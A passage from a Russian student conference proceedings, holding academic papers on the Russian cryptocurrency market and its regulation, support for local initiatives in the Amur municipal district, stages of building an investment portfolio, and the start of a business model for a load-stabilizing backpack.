Несмотря на внешние и внутренние ограничения, российский рынок криптовалют продолжает расти. Всё больше граждан и организаций начинают участвовать в этом процессе. Люди стремятся защитить свои сбережения от инфляции и девальвации рубля, криптовалюты становятся инструментом диверсификации активов и способом проведения трансграничных платежей. Несмотря на уход из России таких крупных игроков, как Binance, пользователи продолжают находить способы работать с криптовалютами через другие платформы. Объёмы операций с цифровыми активами растут, особенно на платформах peer-to-peer (P2P), где активное участие россиян продолжает набирать обороты.

В ноябре 2024 года российские пользователи составляли до 26% трафика на крупнейших криптовалютных биржах. Например, на Bybit этот показатель остался стабильным, а на бирже Deribit доля российского трафика составила 20%. В то же время лидерами по приросту трафика стали Upbit, Coinbase и CryptoCom. Объёмы торгов значительно выросли, особенно на спотовых рынках, где наблюдается рост на 140%. Эти изменения подчеркивают активное участие России в глобальном криптовалютном рынке.

В своих отчётах за 2024 год Центральный банк России отмечает рост популярности цифровых активов, но также утверждает, что криптовалюты всё ещё рассматриваются как источник потенциальных рисков для финансовой стабильности, что побуждает ужесточать правила и контроль [5].

2. Влияние криптовалют на развитие блокчейн-платформ в России

Криптовалюты стали катализатором развития блокчейн-технологий в России. Одним из ярких примеров является Сбербанк, который через свою лабораторию SberLabs разрабатывает платформы для токенизации активов и автоматизации расчётов, что способствует снижению транзакционных издержек и повышению прозрачности финансовых операций [2]. Также одним из примера использования блокчейн-технологий в России является проект «Газпромнефть-Аэро». Компания внедрила цифровую платформу Smart Fuel на основе блокчейна, что позволяет моментально проводить взаиморасчёты за авиазаправку. Благодаря блокчейну время расчетов сократилось с 4-5 дней до 15 секунд. Этот проект показывает, как блокчейн может повысить эффек-

тивность и прозрачность операций, создавая условия для масштабирования технологии в других отраслях и содействуя ее интеграции в экономику России.

Развитие криптовалют, таких как Bitcoin и Ethereum, также значительно повлияло на создание цифрового рубля. Они продемонстрировали преимущества цифровых активов, включая низкие операционные издержки, высокую скорость перевода и прозрачность, обеспечиваемую блокчейном. Введение цифрового рубля является следствием этих технологий. Центральный банк России использует опыт криптовалют для создания безопасной и прозрачной государственной цифровой валюты, которая ускорит расчёты и повысит экономическую безопасность. Но, в отличие от децентрализованных криптовалют, она будет находиться под полным контролем Центрального банка России. Блокчейн, ставший основой цифрового рубля, демонстрирует тенденцию к использованию не только в коммерции, но и в сфере государственного регулирования финансов [4].

В рамках развития блокчейн-платформ Министерство финансов России планирует в 2025 году запустить цифровые финансовые активы (ЦФА) на золото. Эти токенизированные активы могут стать важным инструментом для международных расчётов и финансирования промышленности. Такие инициативы, как запуск ЦФА на золото от Сбербанка и Росбанка, уже активно внедряются на российском рынке, что подтверждает реальное применение блокчейн-технологий в финансовом секторе и растущий интерес к токенизации активов.

3. Риски использования криптовалют российскими компаниями

С развитием криптовалют возникают и новые юридические вызовы. Необходимость правового регулирования этой сферы в настоящее время отмечают и бизнес-сообщество, и государство. Рынок очень активен и существенно опережает законодательство. Принимаются поправки в существующие документы, но новые правила еще вызывают немало вопросов.

С 19 августа 2024 года в России вступил в силу закон, запрещающий рекламу цифровых валют и цифровых финансовых активов. До этого момента распространение информации о криптовалютах ограничивалось через судебные разбирательства по требованию прокуратуры. Изменения были внесены в статью 7 Федерального закона № 38-ФЗ "О рекламе", что теперь запрещает рекламу как самой криптовалюты, так и товаров или услуг, направленных на организацию выпуска и обращения цифровой валюты. Теперь российские компании, работающие в этой сфере, сталкиваются с ограничением маркетинговых возможностей, что может негативно сказаться на развитии новых проектов и привлечении инвесторов. Чтобы адаптироваться к новым условиям ведения бизнеса, компаниям потребуется пересмотреть свои рекламные стратегии, чтобы избежать штрафов за нарушение закона, что усложняет их деятельность на внутреннем рынке.

Федеральный закон № 259-ФЗ «О цифровых финансовых активах» ограничивает использование криптовалют только в качестве инвестиционных инструментов, исключая их использование как платёжного средства [3]. И только с сентября 2024 года у российских компаний, работающих в сфере внешнеэкономической деятельности, появилась возможность проводить международные расчеты в криптовалюте, но расплачиваться ею можно только под контролем Центрального банка. Бизнес должен также учитывать требования по идентификации клиентов и ведению реестров операций, что может привести к дополнительным сложностям и издержкам. Высокая волатильность и экономическая нестабильность криптовалют увеличивают риски для бизнеса. Волатильность криптовалюты определяется рядом факторов. Во-первых, рынок криптовалюты зависит от спроса и предложения, которые непосредственно влияют на цену. Плохие новости, такие как экономические или отраслевые события, могут вызвать падение стоимости активов. «Киты» так называют инвесторов, которые являются крупными держателями цифровых активов, могут воздействовать на ликвидность, что дела-

ет рынок нестабильным. Воспринимаемая ценность криптовалюты также играет роль, снижение доверия инвесторов может снизить цену. Проблемы с кибербезопасностью, налоговый режим и нормативные акты, а также отсутствие центрального органа для стабилизации цен также влияют на волатильность.

С ноября 2024 года майнинг криптовалют стал легальным для индивидуальных предпринимателей и юридических лиц, зарегистрированных в специальном реестре ФНС, что привносит новые элементы в регулирование этого рынка. Для работы в этой сфере компании обязаны соблюдать нормы регистрации операторов и взаимодействия с банками, что подразумевает значительные административные и финансовые затраты [1]. За нарушения законодательства майнеров могут исключить из реестра. Физлица могут добывать криптовалюту без включения в реестр, но для них существуют ограничения по потреблению электроэнергии, установленные регионами. Также может устанавливаться запрет на майнинг на определенных территориях, где от него страдает энергосистема.

Заключение

Криптовалюты в России продолжают развиваться, несмотря на определенные ограничения и экономическую нестабильность. Они стали важным инструментом диверсификации сбережений. Блокчейн-технологии, используемые в создании цифрового рубля, демонстрируют потенциал для оптимизации финансовых процессов, однако с криптовалютами связаны риски, такие как высокая волатильность и юридическая неопределённость. Модернизация законодательства, включая легализацию майнинга, влияет на рынок, но требует чёткого контроля и регулирования для минимизации рисков, и соблюдения баланса между «возможностями» и «безопасностью» для стабильного развития рынка.

СПИСОК ИСТОЧНИКОВ

1. Анастасия Кузьмичева В России разрешили легально заниматься майнингом. Что нужно знать / Анастасия Кузьмичева [Электронный ресурс] // РБК.Крипто : [сайт]. – URL: <https://www.rbc.ru/crypto/news/672490b49a794753cc84a3f1> (дата обращения: 01.12.2024).
2. Лаборатория блокчейн. SberLabs / [Электронный ресурс] // Сбер : [сайт]. – URL: <https://sberlabs.com/laboratories/laboratoriya-blockchain> (дата обращения: 01.12.2024).
3. Оксана Скан Криптовалюта выходит из тени. Как меняется правовое регулирование цифровых денег / Оксана Скан [Электронный ресурс] // ГАРАНТ : [сайт]. – URL: <https://www.garant.ru/article/1759006/> (дата обращения: 01.12.2024).
4. Центральный банк Российской Федерации. КОНЦЕПЦИЯ ЦИФРОВОГО РУБЛЯ / Центральный банк Российской Федерации. – Москва, 2021. – URL: https://cbr.ru/Content/Document/File/120075/concept_08042021.pdf (дата обращения: 01.12.2024).
5. Центральный банк Российской Федерации. КРИПТОВАЛЮТЫ: ТРЕНДЫ, РИСКИ, МЕРЫ / Центральный банк Российской Федерации. – Москва, 2022. – URL: https://cbr.ru/Content/Document/File/132241/Consultation_Paper_20012022.pdf (дата обращения: 01.12.2024).

УДК 352.9

Новиков Евгений Олегович, студент, Комсомольский-на-Амуре государственный университет

Novikov Evgeny Olegovich, student, Komsomolsk-na-Amure State University

Усанов Геннадий Иванович, доктор экономических наук, профессор кафедры ММГУ, Комсомольский-на-Амуре государственный университет

Usanov Gennady Ivanovich, Doctor of Economics, Professor of the Department of MMGU, Komsomolsk-na-Amure State University

СОВЕРШЕНСТВОВАНИЕ И ПОДДЕРЖКА МЕСТНЫХ ИНИЦИАТИВ В АМУРСКОМ МУНИЦИПАЛЬНОМ РАЙОНЕ IMPROVEMENT AND SUPPORT OF LOCAL INITIATIVES IN THE AMUR MUNICIPAL DISTRICT

Аннотация. В данной статье рассмотрен процесс совершенствования и поддержки местных инициатив в Хабаровском крае в целом, и в Амурском районе в частности. Предлагаются идеи для улучшения взаимодействия органов местного самоуправления с населением для поддержки территориального общественного самоуправления.

Abstract. This article examines the process of improving and supporting local initiatives in the Khabarovsk Territory in general, and in the Amur region in particular. Ideas are proposed to improve the interaction of local governments with the population in order to support territorial public self-government.

Ключевые слова: местные инициативы, программа, реализация проектов.

Key words: local initiatives, program, project implementation.

Введение

В последнее время стало очевидно, что улучшение местной инфраструктуры и качества жизни возможно только при активном участии местных жителей, бизнеса и властей. Эти группы лучше всех знают проблемы своих районов и могут предложить оригинальные и креативные решения, а также активно участвовать в их реализации. Такое участие требует системного подхода, включающего создание благоприятных условий для диалога, обучения и мотивации всех сторон. Необходима разработка специальных программ, ориентированных на развитие гражданской активности и укрепление партнерства между муниципальными органами власти, коммерческими структурами и населением.

В современных реалиях необходимо как можно быстрее разработать и внедрить эффективные методы вовлечения местных сообществ в определенные социальные процессы. Это задача не только для муниципальных властей, но и для власти, которая должна содействовать развитию муниципалитетов в крае. Важно сосредоточить усилия на самом низшем территориальном уровне – в сельских населенных пунктах и городских микрорайонах, а также создать действенные механизмы, которые будут реально стимулировать участие населения в этом процессе.

Основная часть

Взаимодействие местного сообщества с властью может развиваться в двух направлениях:

Первый подход заключается в том, что местное сообщество ждет, когда государство и органы власти сами решат все их проблемы. Этот подход хорошо нам знаком. Он несет в себе определенную опасность, так как способствует изживенческим настроениям и, как следствие, закрепляет территории в бедственном положении.

Более того, как правило, "ожидаящие" отказываются от весьма важных прав в пользу государства или муниципалитета, например, от права голоса или права на собственное мнение.

В общем, подобный подход может существовать, в частности, в государствах с патерналистской политикой.

Второй путь – это последовательное и целенаправленное действие. Этот подход основан на активной позиции граждан, которые осознали важность собственной роли в процессах управления и развития. Это путь созидания, характерный для тех, кто стремится повысить качество жизни, заботится о будущем поколении и готов прилагать усилия для достижения позитивных изменений.

Этот путь является более трудным и требует сознательных усилий, глубоких знаний, навыков стратегического планирования и стремления предвидеть позитивные изменения и реформы.

Местная инициатива служит началом пути, где жители объединяются, чтобы понять и выявить общие проблемы и находить рациональные решения. Это усилия общего характера, которые объединяют местное сообщество и побуждают его к определённым действиям. Такие инициативы часто формируют коллективное чувство сопричастности и ответственности, становясь фундаментом для дальнейшего социального и экономического развития.

В конечном итоге, всё начинается с соседской общины, которая становится основой для самоорганизации. Именно на этом уровне формируются базовые механизмы взаимодействия, такие как совместное обсуждение проблем, принятие решений и распределение ответственности за их реализацию. Эта практика способствует созданию устойчивых форм горизонтальных связей, которые укрепляют доверие между жителями и стимулируют их к дальнейшему взаимодействию.

Оттуда уже открывается прямой путь к самостоятельному самоуправлению и ответственности. Самоуправление позволяет местным сообществам не только влиять на процессы принятия решений, но и брать на себя управление ресурсами, формировать приоритеты развития и отслеживать результаты. Такой подход особенно важен в современных условиях, когда значительная часть решений должна учитывать местную специфику и потребности.

Развитие инициативы на уровне соседских общин имеет множество преимуществ: оно способствует более точному выявлению потребностей населения, повышает эффективность использования ресурсов и укрепляет социальную сплочённость. Более того, успешные примеры самоорганизации вдохновляют другие сообщества, создавая эффект мультипликации.

Важную роль в поддержке местных инициатив в муниципалитетах играют представительные органы местного самоуправления. Муниципальные Советы не только работают в комитетах и комиссиях, проводят заседания и принимают решения; их деятельность гораздо шире.

Деятельность также должна включать в себя активное участие депутатов в выявлении интересов местных жителей, сборе и обобщении этих данных. Депутаты должны помогать продвигать эти интересы и отражать их в планах и программах социально-экономического развития муниципального образования.

Важной задачей депутата является налаживание диалога и создание активной обратной связи с населением. Ведь любое недоразумение или недостаток информации среди жителей может увеличить напряженность в обществе.

Представительная власть, обладая большей гибкостью и мобильностью, должна действовать на опережение. Это значит, что еще на этапе подготовки решений необходимо проводить разъяснительную работу с гражданами, указывая на очевидные пре-

имущества и не скрывая потенциальных и реальных рисков, связанных с определенной деятельностью.

Органы местного самоуправления также должны вовлекать жителей в процесс определения приоритетов распределения финансов и решения вопросов местной важности. Реализация проектов инициативного бюджетирования не только способствует участию граждан в бюджетном процессе и улучшает общественную инфраструктуру, но также помогает создавать новые рабочие места.

Важно упомянуть, что уже предпринимаются реальные шаги по привлечению граждан к участию в общественных процессах. Так, например, в Амурском районе существует Программа «Содействие развитию институтов и инициатив гражданского общества и поддержка социально ориентированных некоммерческих организаций в Амурском муниципальном районе», которая реализуется с 2021 года.

В рамках программы предоставляются субсидии муниципальным образованиям из краевого бюджета на конкурсной основе для реализации ключевых проектов в поселениях. Эти проекты будут касаться улучшения благоустройства и ремонта общественной инфраструктуры. Особенность программы заключается в том, что проекты отбираются и реализуются с активным участием местного населения.

Особенностью программы является акцент на развитие партнерства между общественными организациями, местными сообществами и органами муниципальной власти. В рамках программы организуются обучающие семинары, тренинги и консультации для активистов и представителей НКО, что позволяет повысить их компетенции в управлении проектами и привлечении ресурсов.

Решение выявленных проблем невозможно без постоянной, целенаправленной и планомерной работы по развитию ТОС как со стороны местных властей, так и со стороны жителей города. На 1 октября 2024 года на территории Амурского муниципального района зарегистрировано 84 ТОСов без образования юридического лица. Местные власти регулярно организуют семинары, встречи и круглые столы, чтобы информировать жителей города о создании и развитии территориального общественного самоуправления (ТОС). Однако, пока люди не увидят реальные положительные изменения от работы уже существующих ТОСов, все эти усилия не принесут желаемых результатов.

Заключение

В заключении необходимо отметить, что в этом процессе следует акцентировать внимание не только на финансовых элементах, но и на вопросах формирования общественного движения и гражданской активности. Развитие муниципального образования невозможно без участия самих жителей и их заинтересованности в развитии и благоустройстве своей территории.

Важно создать условия для постоянного диалога между властью и населением, обеспечив прозрачность принимаемых решений и доступность информации о текущих и будущих проектах. Только через укрепление доверия и взаимодействия можно достичь эффективного вовлечения граждан в процесс управления.

Помимо этого, необходимо развивать образовательные и просветительские программы, направленные на повышение правовой и экономической грамотности населения. Осведомленность о своих правах и возможностях участия в общественной жизни способствует формированию активной гражданской позиции и росту социальной ответственности.

Ключевую роль в данном процессе играют инструменты территориального общественного самоуправления (ТОС), инициативного бюджетирования и участия граждан в решении вопросов местного значения. Эти механизмы позволяют каждому жителю ощутить свою значимость в общем деле и внести реальный вклад в развитие своей территории.

СПИСОК ИСТОЧНИКОВ

1. Обласова И.П., Усанов Г.И. Законодательное регулирование коммуникативной политики муниципального образования. В сб.: Социальные и гуманитарные науки в условиях вызовов современности. Материалы Всероссийской научной конференции. Комсомольск-на-Амуре, 2021. с. 179-183.
2. Постановление Администрации от 31.10.2019 № 886 Об утверждении муниципальной Программы «Содействие развитию местного самоуправления в Амурском муниципальном районе». [электронный ресурс] // Режим доступа: <https://amursk-rayon.khabkrai.ru/Dokumenty/Normativnye-pravovye-akty-administracii/1119>.
3. Постановление администрации Амурского муниципального района от 30.12.2020 № 949 [электронный ресурс] // Режим доступа: https://amursk-rayon.khabkrai.ru/Dokumenty/Normativnye-pravovye-akty-administracii?document_type=2918
4. Официальный сайт администрации Амурского муниципального района [электронный ресурс] // Режим доступа: <https://amursk-rayon.khabkrai.ru/>.
5. Федеральный закон от 06.10.2003 № 131-ФЗ «Об общих принципах организации местного самоуправления в Российской Федерации».

УДК 330

Орлова Валерия Павловна, студент, Комсомольский-на-Амуре государственный университет

Orlova Valeriya Pavlovna, student, Komsomolsk-na-Amure State University

Капустенко Ирина Сергеевна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Kapystenko Irina Sergeevna, candidate of economic sciences, associate professor, Komsomolsk-na-Amure State University

ЭТАПЫ ФОРМИРОВАНИЯ ИНВЕСТИЦИОННОГО ПОРТФЕЛЯ STAGES OF FORMATION OF AN INVESTMENT PORTFOLIO

Аннотация. Данная статья посвящена ключевым этапам формирования инвестиционного портфеля. Мы рассмотрим, что такое инвестиционная стратегия и как правильно инвестору её разработать, чтобы достичь финансовых целей. Определим, какие инструменты инвестирования являются наиболее подходящими при различных сроках инвестирования и отношении к риску. Также разберем, чем полезна ребалансировка и как её проводить.

Annotation. This article is devoted to the key stages of forming an investment portfolio. We will look at what an investment strategy is and how an investor can develop it correctly in order to achieve their financial goals. Let's determine which investment instruments are the most suitable for different investment periods and attitude to risk. We'll also look at why rebalancing is useful and how to do it.

Ключевые слова: инвестиционный портфель, инвестиционная стратегия, инструменты инвестирования, ребалансировка.

Key words: investment portfolio, investment strategy, investment instruments, rebalancing.

Введение

Инвестиционный портфель – это комплекс активов, которые помогают диверсифицировать риски и оптимизировать доходность. Успешное формирование портфеля требует внимательного анализа личных целей инвестора, инвестиционного горизонта и отношения к риску. Ключевые этапы формирования портфеля включает в себя форми-

рование стратегии, выбор инструментов, распределение активов и управление рисками. Понимание этих аспектов позволит инвесторам более эффективно планировать свое будущее, принимать обоснованные решения и достигать финансовых целей.

Основная часть

Формирование инвестиционного портфеля – это ключевой элемент успешного финансового планирования, который позволяет инвесторам эффективно управлять своими активами, балансируя между риском и доходностью.

Для успешного старта инвестирования необходимо соблюдать 5 важных условий:

- отсутствие кредитов и долгов;
- наличие финансовой подушки безопасности сроком на 3 месяца;
- знание своего отношения к риску;
- знание целей инвестирования;
- выбор надежного брокера.

Сформировать инвестиционный портфель можно как самостоятельно, так и с помощью опытного финансового консультанта. Необходимо понимать, что при самостоятельном сборе портфеля это займет более продолжительное время, так как инвестору нужно будет вникать во все тонкости, осваивать новую информацию, углубляться в процессы. При работе с брокером это пройдет быстрее и портфель будет более надежный.

Три основных этапа формирования инвестиционного портфеля:

1. Разработка инвестиционной стратегии.
2. Выбор инструментов и их долей в портфеле.
3. Ребалансировка.

Рассмотрим каждый этап по отдельности более подробно.

Первый этап – разработка инвестиционной стратегии.

Инвестиционная стратегия – план покупки и продажи активов, который помогает инвестору достигать финансовые цели. Это план зависит от задач, готовности к риску и других особенностей человека.

Выбор инвестиционной стратегии больше всего влияет на доходность вложений. Это показало классическое исследование 1986 года, в котором экономисты посчитали, от чего она зависит:

1. Распределение активов по классам, то есть собственно стратегия, влияет на 93,6% доходности всего портфеля. Это выбор между акциями, облигациями, наличными и альтернативными активами.
2. Решение о приобретении конкретных ценных бумаг определяет доходность на 4,2%
3. Выбор времени покупки и продажи активов сказывается ещё меньше, на 1,7%.
4. Комиссии биржи и брокера обуславливают около 0,5-0,6%.

Для того, чтобы разработать инвестиционную стратегию, необходимо ответить на 3 простых вопроса:

- для чего я инвестирую? (с какой целью?)
- на какой срок? (как долго я намерен это делать?)
- как я отношусь к рискам? (готов ли я пойти на повышенный риск ради получения потенциально повышенной доходности?)

По срокам инвестиционный портфель может быть:

- краткосрочный (от 1 года до 3 лет)

Целью данного портфеля является генерация быстрого дохода и сохранение капитала.

Инвестор наполняет такой портфель высоколиквидными активами, например, в такой портфель можно выбрать акции роста, а также облигации федерального займа,

срок погашения которых наступает к моменту вывода денег инвестором. При этом владелец портфеля должен по мере приближения срока своего портфеля начать выходить из инструментов с наибольшим риском, чтобы зафиксировать доходность.

- среднесрочный (от 3 до 5 лет)

Цель – рост капитала с умеренным уровнем риска.

Инвесторы могут использовать этот портфель для накопления средств на крупные цели, так как покупка жилья или образование детей. Больше половины такого портфеля обычно составляют инструменты с низким риском, например, бумаги компаний, которые стабильно выплачивают доход своим акционерам и постоянно увеличивают размер выплат. Остальную часть можно отдать под более высокорисковые активы.

- долгосрочный (от 5 до 10 лет)

Цель такого портфеля в максимизации роста капитала с учетом более высокого уровня риска.

Включает более рискованные активы, так как акции, фонды акций или альтернативные инвестиции. Обычно этот тип портфеля предназначен для пенсионных сбережений или долгосрочных инвестиций в бизнес.

- ультрадолгосрочный (от 10 лет и более)

Целью этого портфеля является обеспечение финансовой независимости или передача наследственных активов.

Включает высокие доли акций и часто диверсифицированные альтернативные инструменты, такие как недвижимость и фонды. Идеален для инвесторов, которые могут себе позволить не обращать внимания на краткосрочные колебания рынка.

При выборе срока инвестиционного портфеля стоит учитывать, когда могут понадобиться вложенные средства или их определенная часть. Исходя из этого срока можно выбрать подходящие инструменты, которые дадут наибольшую доходность при выбранном уровне риска.

Если инвестиционных целей несколько, то важно под каждую цель собрать отдельный инвестиционный портфель. Это поможет ограничить возможные риски невыполнения одной из целей, вести грамотную аналитику и проводить своевременную ребалансировку.

Второй этап формирования инвестиционного портфеля – выбор инструментов и их долей в портфеле.

Глобально все инвестиционные инструменты можно разделить на две большие группы:

- инструменты с фиксированным доходом, то есть с точной информацией о том, какой можно получить доход за определенный срок;

- инструменты с плавающим доходом, то есть доходность не гарантирована или постоянно меняется.

Идеальный инструмент для новичка – облигации. Они гарантируют четкое понимание доходности и её периодичность, а также возможность четко планировать денежный поток, который станет основой пассивного дохода.

Определение долей этих инструментов в инвестиционном портфеле зависит от двух параметров – сроков инвестирования и отношения к риску. Чем дольше горизонт инвестирования, тем более рискованные инструменты можно включать в портфель.

Инвестиционная компания «Vanguard» выделила 3 типа портфелей по соотношению в них акций и облигаций.

Первый тип портфеля – портфель дохода.

Данный портфель состоит по большей части из инструментов с фиксированным доходом, то есть преимущественно из облигаций, и рассматривается на краткосрочный и среднесрочный горизонт инвестирования. Подходит тем, кто хочет видеть очень

предсказуемый пассивный доход от своих инвестиций, при этом не заинтересован в росте капитала.

Второй типа портфеля – сбалансированный портфель.

В нем сочетаются рискованные и надежные активы в грамотном соотношении, данный портфель рассчитан для среднесрочного и долгосрочного планирования. Такой портфель подойдет людям, не зависящим от пассивного дохода, но при этом желающим формировать капитал под какие-то свои определенные цели, например, чтобы опираться на этот доход ближе к пенсионному возрасту.

Третий тип портфеля – портфель роста.

В данном портфеле преобладает доля акций, в то время как доля облигаций невелика или вообще отсутствует. Такой портфель подходит для людей, нацеленных на максимальный прирост своих активов и готовых вкладываться в инвестиции на долгосрочный или ультрадолгосрочный горизонт планирования.

Таким образом, при выборе портфеля и его наполнении инвестиционными инструментами необходимо понимать, как долго вы планируете заниматься инвестированием и готовы ли вы к повышенному риску.

Третий этап формирования инвестиционного портфеля – ребалансировка.

Ребалансировка является неотъемлемой частью управления инвестициями и основывается на принципе диверсификации.

Ребалансировка – это процесс корректировки составных частей портфеля с целью поддержания желаемого уровня риска и соответствия установленным инвестиционным стратегиям. Этот подход включает в себя продажу или покупку активов для восстановления первоначального распределения средств между различными классами активов после изменений в их стоимости.

Для того, чтобы провести ребалансировку, в первую очередь необходимо провести анализ текущего состояния активов и сравнить их с инвестиционной стратегией. Если состав портфеля отклонился от заданных стратегией параметров из-за изменений рынка, то необходимо перераспределить имеющиеся активы.

Оптимально проводить ребалансировку один раз в год, чтобы не нести больших затрат на уплату комиссий от частых процедур. Определить подходящий момент для пересмотра содержимого портфеля можно двумя способами:

1. Календарный способ – установить дату для ежегодной процедуры. Удобен в первую очередь для управления уже сформированным портфелем.

2. Способ ребалансировки по отклонению – пересматривать портфель каждый раз, когда доля активов отклоняется в плюс или минус на заданную величину, определенную инвестором самостоятельно. Неудобство заключается в постоянном мониторинге портфеля.

Самые часто используемые стратегии ребалансировки для того, чтобы восстановить баланс в инвестиционном портфеле:

1. Реализация активов, стоимость которых достигла чрезмерно высоких уровней, с последующим приобретением активов, стоимость которых упала, что привело к их уменьшенной доле в портфеле.

2. Приобретение активов, утрачивающих свою стоимость, за собственные средства.

3. На средства, полученные в виде купонов и дивидендов, приобрести активы, упавшие в цене.

Возможно совмещение всех методов ребалансировки, это поможет повысить эффективность управления инвестициями.

Заключение

Подводя итог всему вышесказанному, можно сделать вывод, что одна из главных задач инвестора – это формирование инвестиционного портфеля, ведь он оказыва-

ет наибольшее влияние на окончательный результат инвестирования. Для того, чтобы получить желаемый результат без больших потерь вложенного капитала, необходимо учитывать несколько важных составляющих инвестирования, такие как цели инвестирования, горизонты планирования, принципы формирования портфеля, отношение к риску и другое. Важно не забывать про оценку эффективности портфеля и корректировать его в зависимости от желаемого результата для максимального достижения финансовых целей.

СПИСОК ИСТОЧНИКОВ

1. Егин, Ю.А. Оценка качества инвестиционного портфеля частного инвестора / Егин. Ю.А. – Инновации и инвестиции – 2019. № 4. С 37-41.
2. Кислицина, Л.В. Методика категоризации инвесторов для целей формирования их инвестиционного портфеля / Кислицина Л. В. Шнитова Г. А. Махонина О. В. – Журнал прикладных исследований. 2021. С 667-672.
3. Фролова, В. Б. Финансовый менеджмент: понятийный аппарат. // Экономика. Налоги. Право. - 2011. -№ 5. - С. 72-83.
4. Ю Чанг, Исследование Vanguard: рациональная ребалансировка / Чанг Ю, Ин Эллисон. - Исследование Vanguard. 2022. С. 7-12.

УДК 65.011

Прокудин Сергей Алексеевич, студент, Комсомольский-на-Амуре государственный университет

Prokudin Sergey Alekseevich, student, Komsomolsk-na-Amure State University

Мешков Александр Сергеевич, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Meshkov Alexander Sergeevich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

Солецкий Вячеслав Вадимович, младший научный сотрудник, преподаватель, инженер-технолог, Комсомольский-на-Амуре государственный университет

Soletsky Vyacheslav Vadimovich, junior researcher, lecturer, engineering technologist, Komsomolsk-na-Amure State University

БИЗНЕС-МОДЕЛЬ ИННОВАЦИОННОГО ПРОДУКТА

«РЮКЗАК С СИСТЕМОЙ СТАБИЛИЗАЦИИ ГРУЗА»

BUSINESS MODEL OF INNOVATIVE PRODUCT «BACKPACK WITH LOAD STABILIZATION SYSTEM»

Аннотация. Целью работы является разработка и изготовление рюкзака с системой стабилизации груза для снижения динамических нагрузок. Проанализированы особые характеристики рюкзака и рассмотрены механизмы функционирования системы стабилизации груза, акцентировано внимание на принципах её действия. Авторами рассмотрены потенциальные конкуренты и дана их сравнительная оценка. В данный момент есть опытный образец продукта, который будет ещё дорабатываться и становиться более эргономичным.

Abstract. The aim of the work is to design and manufacture a backpack with a load stabilization system to reduce dynamic loads. We will analyze the features of the backpack and examine the mechanisms of the load stabilization system, focusing on the principles of its operation. We will also review and compare potential competitors. At the moment there is a prototype of product, which will be finalized and become more ergonomic.

Ключевые слова: рюкзак, система вертикальной стабилизации груза, продукт.

Key words: backpack, vertical load stabilization system, product.

Введение

Актуальность рюкзака с системой стабилизации груза заключается в том, что этот продукт, рюкзак, уменьшает пиковую ударную нагрузку на человека при ходьбе и беге, это как раз-таки приводит к снижению вероятности получения ортопедических травм и увеличению выносливости человека при движении по пересечённой местности. Из этого следует, что целью нашей работы является разработка и создание рюкзака с системой вертикальной стабилизации груза для уменьшения пиковой ударной нагрузки на человека и повышения его выносливости при ходьбе и беге, что очень пригодится целевым потребителям наших продуктов. Степень разработанности темы заключается в том, что ранее уже проводились исследования в области создания рюкзаков с системами стабилизации груза. Например, компания Osprey разработала рюкзак с технологией AirSpeed, которая обеспечивает равномерное распределение веса и снижение нагрузки на плечи и спину. В данный момент на Российском рынке нет ничего похожего, а на мировом рынке продукта с такой технологией очень мало.

Основная часть

Рассмотрим рюкзак и его характеристики. Разрабатываемый продукт будет иметь внешний вид походного туристического рюкзака. Тело рюкзака планируется изготавливать самостоятельно, что будет соответственно являться частью производства, под разработанные авторами проекта лекала. Требования к массогабаритным характеристикам научно-технического продукта будут следующими:

- 1) вместимость – 90-100 литров;
- 2) максимальная грузоподъёмность – 30-40 кг;
- 3) высота рамы – 60-70 см;
- 4) вес пустого рюкзака – до 3,5 кг.

Рюкзак же крепится к кареткам, которые являются частью системы стабилизации грузов. За счёт возникновения инерционной силы происходит перемещение груза.

Рюкзак с системой стабилизации груза должен будет обеспечивать выполнение следующих функций:

1) уменьшение ударной нагрузки при ношении тяжёлого веса в рюкзаке достигается благодаря перераспределению и амортизации результирующих сил, действующих на человека, который переносит груз;

2) увеличение массы переносимого груза с минимально возможным приростом нагрузки на человека;

3) в планах также предусмотрено использование поступательного движения груза как источника энергии для зарядки аккумуляторов.

Для того что выпустить опытный образец рюкзака пришлось: разработать новые технические решения конструкции системы стабилизации груза, направленные на снижение динамических нагрузок и интеграцию в объект применения. Также решается задача эргономики и внешнего вида при интеграции системы стабилизации груза и рюкзака для ее последующей фиксации к телу человека; разрабатывается уникальная конструкция рамы с принципом распределения нагрузки внутри системы стабилизации; составляются рекомендации по инженерной методике расчета структуры и параметров конструкции рамы для системы вертикальной стабилизации грузов.

Система стабилизации груза как элемент конструкции туристического рюкзака, применяемая для снижения динамических нагрузок при длительной переноске грузов. Конечный разрабатываемый продукт: туристический рюкзак с системой стабилизации груза. Такой рюкзак может применяться туристами, службами экстренного реагирования и военными. Разработанная система стабилизации служит для уменьшения пиковых ударных нагрузок, затрудняющих передвижение на высоких скоростях и по пересеченной местности при ходьбе и беге, а также способствующих мышечным и ортопедическим травмам, которые получают люди при переносе тяжелого груза в сравнении с массой их тела.

Используем бизнес-модель Остервальдера, для того чтобы было легче понять и представить аспекты бизнеса в единой картине (таблица 1).

Таблица 1 – Бизнес-модель

Бизнес-инкубатор АНО «ДАСИ» ФГБОУ ВО «КнАГУ»	Производство, сервисное обслуживание, маркетинг	Вместительный рюкзак с повышенной комфортностью переноски груза, увеличивающий выносливость потребителя, способный получать электрическую энергию во время движения	Сервисное обслуживание, подбор внутренних модулей	Службы экстренного реагирования, пожарные, спасатели, туристы, путешественники, рыбаки, охотники, военные, полевые учёные
	Грант 3 000 000 рублей, опытный образец, команда проекта		Партнёрские каналы сбыта, реклама, лэндинг, выставки	
Продвижение проекта, аренда оборудования, заработная плата специалистам			Выручка от продаж	

В проекте разрабатывается опытный и коммерческий образцы конструктива системы стабилизации для снижения динамических нагрузок, применяемые в конструкции рюкзаков.

Применение системы стабилизации позволит снизить ударную нагрузку на суставы и мышцы человека, что позволит снизить вредное влияние тяжелых грузов на опорно-двигательный аппарат человека, и как следствие - на общее здоровье человека, что является актуальной задачей.

Отличительными особенностями разрабатываемой системы являются:

- уменьшение динамических нагрузок при переноске тяжёлого груза;
- уникальная авторская конструкция рамы и метод распределения нагрузки в системе стабилизации;
- эргономичная система крепления рюкзака к человеку, основанная на ложемент-тах, используемых пожарными службами;
- применение поступательного движения груза в качестве источника для получения энергии и подзарядки аккумуляторов.

При этом система стабилизации груза в будущем может использоваться для экзоскелетов и машин для погрузки и разгрузки.

Разработка решает следующие проблемы, характерные существующим аналогам на рынке:

- снижение пиковой ударной нагрузки на человека при активном передвижении по сложным маршрутам (пересечённая местность) благодаря системе вертикальной стабилизации.
